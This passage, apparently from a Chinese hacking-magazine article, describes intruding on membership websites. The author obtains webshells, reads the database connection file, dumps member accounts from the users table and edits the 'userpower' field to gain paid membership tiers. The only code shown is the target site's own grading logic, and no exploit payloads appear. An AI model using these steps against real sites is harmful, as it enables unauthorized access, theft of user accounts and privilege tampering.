


图11




图12




图13

然后的活儿大家都会（什么？你还不会，去翻以前的杂志吧），轻松得到webshell，并跳转到网站根目录，如图14。

我们现在已经将这两个站的webshell拿到手了，去找个账号就很简单了。

四、获得会员账号与密码

直接用webshell查看数据库连接文件conn.asp，得知数据库文件为/data/2005.asp，用webshell的数据库操作器连接d:\wwwroot\1****8\wwwroot\data\2005.asp，查询users表，就得到了网站的会员账号了，如图15。




图14 得到webshell并查看到网站文件




图15

任意选择一个进行登录，如果发现是未审核的用户，也就是没有交过会员费的，也就得不到什么会员资料了，这样的账号又有何用，如图16、17。




图16




图17

再次试了其它几个账号发现都是待审核用户，看来我们要继续搞清程序是如何判别会员类别的，也就是看看正式的会员与待审核会员在数据库里有什么区别。打开其中一条记录，看到有userpower这个字段，从名字就感觉是记录用户等级的，目前值为0，我们将其修改为1，然后点击“修改”按钮，这样就把该条记录的userpower置为1了，图18。

我们来重新登录一下，这回提示“您已登录会员区，在这里您很快就能实现您的梦想——百万富翁！”，哈哈，是吗，说得真好听！现在我们已经是正式会员了，如图19、20。




图18



图19

普通会员？难道还有其它的级别？对了，最初我们看到不是有380元到102000元不等的交费吗，肯定还有更高级别的会员的。我们来找一下用来判断会员登录的文件，看看源码，就知道了。User_Login.asp里没有发现判断语句，在数据库连接文件conn.asp里看到了这么一段：




图20

```
UserID = CINT(UserID)
UserName = Session("UserName")
UserPower = CINT(Session("UserPower"))
Select Case UserPower
    Case 1
        UserGrade = "普通会员"
    Case 2
        UserGrade = "高级会员"
    Case 3
        UserGrade = "VIP 会员"
    Case else
        UserGrade = "待审核"
End Select
```

现在清楚了，userpower值为1时就是普通会员，为2时是高级会员，为3时是VIP会员。分别修改了进行验证，如图21。

